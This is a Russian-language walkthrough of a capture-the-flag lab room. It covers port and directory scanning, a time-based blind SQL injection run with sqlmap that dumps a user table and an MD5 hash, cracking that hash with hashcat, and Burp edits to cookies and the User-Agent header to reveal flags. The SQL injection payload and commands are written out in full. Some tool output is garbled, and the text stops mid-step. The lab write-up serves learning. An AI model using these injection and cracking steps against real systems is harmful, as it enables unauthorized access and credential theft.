

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 00:00 (*крутая комната, на вынюхивание вообще всего что возможно, мне понравилось*)

Область тестирования и использованные службы.

IP/домен	Порт	Сервис	Сервис целевого сервера
localhost	5901	WinKexServer	-
localhost	-	Nmap Port Scanner	-
localhost	-	DirBuster Directory Scanner	-
localhost	-	Obsidian Notes	-
localhost	-	hashcat hash cracker	-
10.10.215.34	80	nginx Web Server	+

Использованные файлы:

- [sqlmap.py](#)- тулза для быстрого анализа SQL баз данных с помощью sql injection.

Порядок действий

1) Запуск openvpn для доступа; кех для того, чтобы сделать linux удобнее

- `kex --win && sudo openvpn lab_Kolya080808.ovpn`

2) Сканирование портов с помощью nmap.

- Результаты:

```
22/tcp open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 1b:c2:b6:2d:fb:32:cc:11:68:61:ab:31:5b:45:5c:f4 (DSA)
|   2048 8d:88:65:9d:31:ff:b4:62:f9:28:f2:7d:42:07:89:58 (RSA)
```

```
|_ 256 40:2e:b0:ed:2a:5a:9d:83:6a:6e:59:31:db:09:4c:cb (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/VlNCcElFSWdTQ0JKSUVZZ1dTQm5JR1VnYVNCQ0lGUWdTU0JFSUVrZ1p5QldJR2tnUWlCNklFa2d
SaUJuSUDjZ1RTQjVJRULnVHlCSklFY2dkeUJUSUZjZ1V5QkJJSG9nU1NCRklHOgdaeUJpSUVNZ1FpQ
nJJRWtnUlNCWklHY2dUeUJUSUVJZ2NDQkpJRVLnYXlCbklGY2dReUJDSUU4Z1NTQkhJSGNnUFElM0Q
lM0Q=
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: 360 No Scope!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3) Запуск dirsearch для поиска директорий.

- Результаты:

```
(kolya080808@Nikolapc)-[~]
$ dirsearch -w directory-list-2.3-medium.txt -u http://10.10.131.134
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
```

```
  _|. _ _  _ _ _ _|. _      v0.4.3
  (|||||_) (/ _ (||| ( _| )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 220545

Output File: /home/kolya080808/reports/http_10.10.131.134/_24-12-04_21-18-41.txt

Target: http://10.10.131.134/

```
[21:18:41] Starting:
[21:18:43] 301 - 245B - /login -> http://10.10.131.134/login/
[21:18:47] 200 - 38KB - /button
[21:18:48] 200 - 61KB - /cat
[21:18:48] 200 - 689B - /small
[21:18:49] 200 - 248KB - /static
[21:18:52] 200 - 341B - /robots
[21:19:03] 200 - 4MB - /who
[21:19:16] 200 - 19KB - /iphone
[21:19:53] 301 - 244B - /game1 -> http://10.10.131.134/game1/
[21:19:56] 200 - 25KB - /egg
```

Canceled by the user


- Результат:

однако сейчас нам это не надо.

- Результат:

6) И сейчас нам понадобится та подсказка:

- Действия:




A slow clap for you



Not bad, not bad.... papa give you a clap


F12

- Результат:



7) Потом смотрим на страницу /login:

- Результат:



8) ДИСКЛЕЙМЕР



Здесь очень много флагов, поэтому я не буду объявлять о них, просто писать walkthrough дальше.

9) Теперь самое интересное и длительное. Time Based Sql.

- Действия:

```
(kolya88888888 Nikolapc) ~/sqlmap-1.5
$ python2.7 sqlmap.py -r ../request.xml --dus

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:13:11 /2024-12-04/

[22:13:11] [INFO] parsing HTTP request from '../request.xml'
[22:13:11] [INFO] resuming back-end DBMS 'mysql'
[22:13:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=asdassd' AND (SELECT 9349 FROM (SELECT(SLEEP(5)))wgSr) AND 'nlmo'='nlmo&password=asdass&submit=submit
---
[22:13:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[22:13:12] [INFO] fetching database names
[22:13:12] [INFO] fetching number of databases
[22:13:12] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:13:13] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[22:13:14] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[22:13:15] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[22:13:15] [ERROR] unable to retrieve the number of databases
[22:13:15] [INFO] falling back to current database
[22:13:15] [INFO] fetching current database
[22:13:15] [INFO] resumed: 'THM_f0und_m3'
available databases [1]:
[*] THM_f0und_m3

[22:13:50] [INFO] fetched data logged to text files under '/home/kolya888888/.local/share/sqlmap/output/10.10.131.134'
[22:13:50] [WARNING] your sqlmap version is outdated

[*] ending @ 22:13:50 /2024-12-04/
```

```
(kolya88888888 Nikolapc) ~/sqlmap-1.5
$ python2.7 sqlmap.py -r ../request.xml -D THM_f0und_m3 --tables

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 22:12:15 /2024-12-04/

[22:12:15] [INFO] parsing HTTP request from '../request.xml'
[22:12:15] [INFO] resuming back-end DBMS 'mysql'
[22:12:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=asdassd' AND (SELECT 9349 FROM (SELECT(SLEEP(5)))wgSr) AND 'nlmo'='nlmo&password=asdass&submit=submit
---
[22:12:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[22:12:17] [INFO] fetching tables for database: 'THM_f0und_m3'
[22:12:17] [INFO] fetching number of tables for database: 'THM_f0und_m3'
[22:12:17] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:12:22] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[22:12:41] [INFO] adjusting time delay to 3 seconds due to good response times
[22:12:41] [INFO] invalid character detected, retrying...
[22:12:41] [WARNING] increasing time delay to 4 seconds
0
[22:12:49] [INFO] retrieved: nothing_inside
[22:10:28] [INFO] retrieved: user
Database: THM_f0und_m3
[2 Tables]
-----
| user |
|-----|
| nothing_inside |
|-----|

[22:17:28] [INFO] fetched data logged to text files under '/home/kolya888888/.local/share/sqlmap/output/10.10.131.134'
[22:17:28] [WARNING] your sqlmap version is outdated

[*] ending @ 22:17:28 /2024-12-04/
```

```
--(kolya08080808 Nikolapc) [~/sqlmap-1.5]
$ python2.7 sqlmap.py -r ../request.xml -D THM_fbund_m3 -T nothing_inside --columns
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

(*) starting @ 22:17:09 /2024-12-04/

[22:17:09] [INFO] parsing HTTP request from '../request.xml'

[22:17:09] [INFO] resuming back-end DBMS 'mysql'

[22:17:09] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: username=asdasd' AND (SELECT 9349 FROM (SELECT(SLEEP(5)))wgSr) AND 'nlmo'='nlmo&password=asdas&submit=submit

[22:17:09] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)

web application technology: Apache 2.2.22, PHP 5.3.10

back-end DBMS: MySQL >= 5.0.12

[22:17:09] [INFO] fetching columns for table 'nothing_inside' in database 'THM_fbund_m3'

[22:17:09] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)

[22:17:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] H

[22:17:21] [INFO] retrieved: East

[22:18:34] [ERROR] invalid character detected. retrying..

[22:19:33] [ERROR] invalid character detected. retrying..

[22:20:25] [INFO] retrieved: varch

[22:21:55] [ERROR] invalid character detected. retrying..

[22:22:24] [ERROR] invalid character detected. retrying..

[22:23:45] [ERROR] invalid character detected. retrying..

Database: THM_fbund_m3

Table: nothing_inside

1 column

Column | Type

-----|-----

Eastern_4 | varchar(30)

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----

-----|-----


-----|-----

-----|-----

-----|-----

-----|-----

```
--(kolya08080808 Nikolapc) [~/sqlmap-1.5]
$ python2.7 sqlmap.py -r ../request.xml -D THM_fbund_m3 -T nothing_inside -C Easter_4 --sql-query "select Easter_4 from nothing_inside"
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

(*) starting @ 22:25:57 /2024-12-04/

[22:25:57] [INFO] parsing HTTP request from '../request.xml'

[22:25:58] [INFO] resuming back-end DBMS 'mysql'

[22:25:58] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: username=asdasd' AND (SELECT 9349 FROM (SELECT(SLEEP(5)))wgSr) AND 'nlmo'='nlmo&password=asdas&submit=submit

[22:25:58] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)

web application technology: Apache 2.2.22, PHP 5.3.10

back-end DBMS: MySQL >= 5.0.12

[22:25:58] [INFO] fetching SQL SELECT statement query output: 'select Easter_4 from nothing_inside'

[22:25:58] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)

[22:26:02] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y

[22:26:10] [INFO] retrieved:

[22:26:19] [INFO] adjusting time delay to 3 seconds due to good response times

[22:26:22] [ERROR] invalid character detected. retrying..

[22:26:23] [WARNING] increasing time delay to 4 seconds

THM(in3c7_1lk3_4_b055)

select Easter_4 from nothing_inside [1]:

(*) THM(in3c7_1lk3_4_b055)

[22:32:48] [INFO] fetched data logged to text files under '/home/kolya080808/.local/share/sqlmap/output/10.10.131.134'

[22:32:48] [WARNING] your sqlmap version is outdated

(*) ending @ 22:32:48 /2024-12-04/

```

(kolya080808@Nikolapc) [/~/sqlmap-1.5]
$ python2.7 sqlmap.py -r ../request.xml -D THM_fbund_m3 -T user --columns

  H
  |
  | (1.5stable)
  |
  | V...
  |
  | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res-
ponsible for any misuse or damage caused by this program

[*] starting @ 22:20:41 /2024-12-04/

[22:20:41] [INFO] parsing HTTP request from '../request.xml'
[22:20:42] [INFO] resuming back-end DBMS 'mysql'
[22:20:42] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=asdasd' AND (SELECT 9349 FROM (SELECT(SLEEP(5)))wgSr) AND 'nlmo'='nlmo&password=asdas&submit=submit
---
[22:20:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[22:20:42] [INFO] fetching columns for table 'user' in database 'THM_fbund_m3'
[22:20:42] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:20:46] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
y
[22:21:03] [INFO] retrieved:
[22:21:06] [INFO] adjusting time delay to 2 seconds due to good response times
asdasd
[22:21:48] [ERROR] invalid character detected. retrying..
[22:21:48] [WARNING] increasing time delay to 3 seconds
[22:21:50] [ERROR] invalid character detected. retrying..
[22:21:50] [WARNING] increasing time delay to 4 seconds
ame
[22:22:22] [INFO] retrieved: varchar
[22:24:09] [ERROR] invalid character detected. retrying..
[22:24:09] [WARNING] increasing time delay to 5 seconds
0
[22:24:58] [ERROR] invalid character detected. retrying..
[22:24:58] [WARNING] increasing time delay to 6 seconds
[22:25:13] [ERROR] invalid character detected. retrying..
[22:25:13] [WARNING] increasing time delay to 7 seconds
0
[22:26:06] [INFO] retrieved: password
[22:29:19] [INFO] retrieved: var-c
[22:31:02] [WARNING] your sqlmap version is outdated

[*] ending @ 22:31:02 /2024-12-04/

```

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res-
ponsible for any misuse or damage caused by this program

[*] starting @ 22:31:09 /2024-12-04/

[22:31:09] [INFO] parsing HTTP request from '../request.xml'
[22:31:09] [INFO] resuming back-end DBMS 'mysql'
[22:31:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=asdasd' AND (SELECT 9349 FROM (SELECT(SLEEP(5)))wgSr) AND 'nlmo'='nlmo&password=asdas&submit=submit
---
[22:31:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[22:31:09] [INFO] fetching SQL SELECT statement query output: 'select username,password from user'
[22:31:09] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind
[22:31:09] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:31:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
y
the SQL query provided can return 2 entries. How many entries do you want to retrieve?
(a) All (default)
# Specific number
q) Quit
>
[22:31:38] [INFO] retrieved:
[22:31:43] [INFO] adjusting time delay to 2 seconds due to good response times
Des
[22:32:07] [ERROR] invalid character detected. retrying..
[22:32:07] [WARNING] increasing time delay to 3 seconds
kel
[22:32:43] [INFO] retrieved: 85f
[22:33:38] [ERROR] invalid character detected. retrying..
[22:33:38] [WARNING] increasing time delay to 4 seconds
3672ba3440913
[22:36:31] [ERROR] invalid character detected. retrying..
[22:36:31] [WARNING] increasing time delay to 5 seconds
0aa71B8d00
[22:39:41] [ERROR] invalid character detected. retrying..
[22:39:41] [WARNING] increasing time delay to 6 seconds
0
[22:40:03] [ERROR] invalid character detected. retrying..
[22:40:03] [WARNING] increasing time delay to 7 seconds
78d1b
[22:43:34] [INFO] retrieved: Skidy
[22:43:23] [INFO] retrieved: He is a nice guy, say h
[22:53:35] [ERROR] invalid character detected. retrying..
[22:53:35] [WARNING] increasing time delay to 8 seconds
ello for me
select username,password from user [2]:
* Deskel, 05f3672ba3440913aa71b8d0078d1b
* Skidy, He is a nice guy, say hello for me

[22:58:59] [INFO] fetched data logged to text files under '/home/kolya080808/.local/share/sqlmap/output/10.10.131.134'
[22:58:59] [WARNING] your sqlmap version is outdated

[*] ending @ 22:58:59 /2024-12-04/

```

- **Результат:**
мы получили флаг и имя пользователя с паролем.

10) Ломаем хэш:

- Результат:

```
--(kolya888888 Nikolapc)~]
$ hashcat -m 0 hash rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-haswell-AMD Ryzen 7 2700X Eight-Core Processor, 6924/13912 MB (2048 MB allocatable), 10MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 4 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921407
* Keyspace...: 14344384
* Runtime...: 2 secs

05f3672ba34409136aa71b8d00070d1b:cutie

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 05f3672ba34409136aa71b8d00070d1b
Time.Started.....: Wed Dec 4 23:07:21 2024 (0 secs)
Time.Estimated...: Wed Dec 4 23:07:21 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 140.9 kH/s (0.34ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 16384/14344384 (0.11%)
Rejected.....: 0/16384 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> crystal

Started: Wed Dec 4 23:06:49 2024
Stopped: Wed Dec 4 23:07:23 2024
```

11) Получаем флаг:

- Результат:

Just an ordinary login form!

You don't need to register yourself

Username:

Password:

Login

Easter 5: THM{wh47_d1d_17_c057_70_cr4ck_7h3_5ql}

12) Теперь нас просят посмотреть в Header:

- Результат:

```
(kolya080808@ Nikolapc)-[~]  
$ curl -s -D header.txt http://10.10.114.128 > /dev/null  
  
(kolya080808@ Nikolapc)-[~]  
$ cat header.txt  
HTTP/1.1 200 OK  
Date: Thu, 05 Dec 2024 06:29:53 GMT  
Server: Apache/2.2.22 (Ubuntu)  
X-Powered-By: PHP/5.3.10-1ubuntu3.26  
Busted: Hey, you found me, take this Easter 6: THM{137'5_p4r7y_h4rd}  
Set-Cookie: Invited=0  
Vary: Accept-Encoding  
Transfer-Encoding: chunked  
Content-Type: text/html  
  
(kolya080808@ Nikolapc)-[~]  
$
```

13) Теперь куки. Это самое интересное, работа с burp:

- Результат:
Изначально куки был равен 0. Мы меняем на 1:

```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 10.10.114.128
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/130.0.6723.70 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Cookie: Invited=1
10 Connection: keep-alive
11
12
```

```
<body>
  <h2>
    DID you know: Banging your head against a wall for one hour burns 150 calories.
  </h2>
  <p>
    
  </p>
  <h2>
    You are now officially invited. Enjoy the easter 7: THM{w3lc0m3!_4nd_w3lc0m3}
  </h2>
  <hr>
  <hr>
  <hr>
  <hr>
  <hr>
  <hr>
  <hr>
  <p>
```

14) Теперь нам в подсказке сказали какую-то фигню. Но мы знаем, что это user-agent! Смотрим:

- Действия:

```

Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 10.10.114.128
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/130.0.6723.70 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Cookie: Invited=1
10 Connection: keep-alive
11
12

Pretty Raw Hex Render
26 <body>
27   <h2>
28     DID you know: Banging your head against a wall for one hour burns 150 calories.
29   </h2>
30   <p>
31     
32   </p>
33   <h2>
34     You are now officially invited. Enjoy the easter 7: THM{w3lc0m3!_4nd_w3lc0m3}
35   </h2>
36   <hr>
37   <hr>
38   <hr>
39   <hr>
40   <hr>
41   <hr>
42   <hr>
43   <p>
44     Pst....pst... hey dude.....do you have extra cash
45   </p>
46   <p>
47     Please buy me one iphone 11....I'm poor, link down below.
48   </p>
49   <p>
50     You need Safari 13 on iOS 13.1.2 to view this message. If you are rich enough
51   </p>
52   </body>
53   <a href="https://www.apple.com/iphone-11/">
54     
55   </a>
```

Меняем выделенное на то что в подсказке:

- Результат:

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 GET / HTTP/1.1			27			<h2>
2 Host: 10.10.114.128						DID you know: Banging your head against a wall for one hour burns 150 cal
3 Cache-Control: max-age=0			28			</h2>
4 Accept-Language: en-US,en;q=0.9						<p>
5 Upgrade-Insecure-Requests: 1			29			
6 User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_1_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.1 Mobile/15E148 Safari/604.1						</p>
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7						<h2>
8 Accept-Encoding: gzip, deflate, br			30			You are now officially invited, Enjoy the easter 7: THM(w3lc0m3!_and_v3l
9 Cookie: Invited=1						</h2>
10 Connection: keep-alive						<hr>
11						<hr>
12						<hr>
						<hr>
						<hr>
						<hr>
			31			<p>
						Past....psst... hey dude.....do you have extra cash
						</p>
			32			<p>
						Please buy me one iphone 11....I'm poor, link down below.
						</p>
			33			<h4>
						You are Rich! Subscribe to THM server ^^ now. Oh btw, Easter 8:
						THM(h3y_r1ch3r_w4s 15 my_k1dn3y)
						
			34			
						

15) Теперь нам говорят о редиректе. Я посмотрел все возможные страницы, и нашел такую:

- Результат:

1 GET /ready/ HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 10.10.131.134	2 Date: Wed, 04 Dec 2024 20:20:26 GMT
3 Accept-Language: en-US,en;q=0.9	3 Server: Apache/2.2.22 (Ubuntu)
4 Upgrade-Insecure-Requests: 1	4 X-Powered-By: PHP/5.3.10-lubuntu3.26
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36	5 Vary: Accept-Encoding
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	6 Content-Length: 276
7 Accept-Encoding: gzip, deflate, br	7 Keep-Alive: timeout=5, max=100
8 Cookie: Invited=0	8 Connection: Keep-Alive
9 Connection: keep-alive	9 Content-Type: text/html
	10
	11 <html>
	12 <head>
	13 <title>
	14 You just press it
	15 </title>
	16 <meta http-equiv="refresh" content="3;url=http:gone.php" />
	17 <p style="text-align:center">
	18
	19 </p>
	20 <!-- Too fast, too good, you can't catch me. I'm sanic Easter 9: THM(60nn4_60_f457) -->
	21 </head>
	22 </html>


16) На следующей же странице после редиректа мы получаем флаг для Easter 13:

- Результат:

1 GET /ready/gone.php HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 10.10.131.134	2 Date: Wed, 04 Dec 2024 20:21:34 GMT
3 Accept-Language: en-US,en;q=0.9	3 Server: Apache/2.2.22 (Ubuntu)
4 Upgrade-Insecure-Requests: 1	4 X-Powered-By: PHP/5.3.10-lubuntu3.26
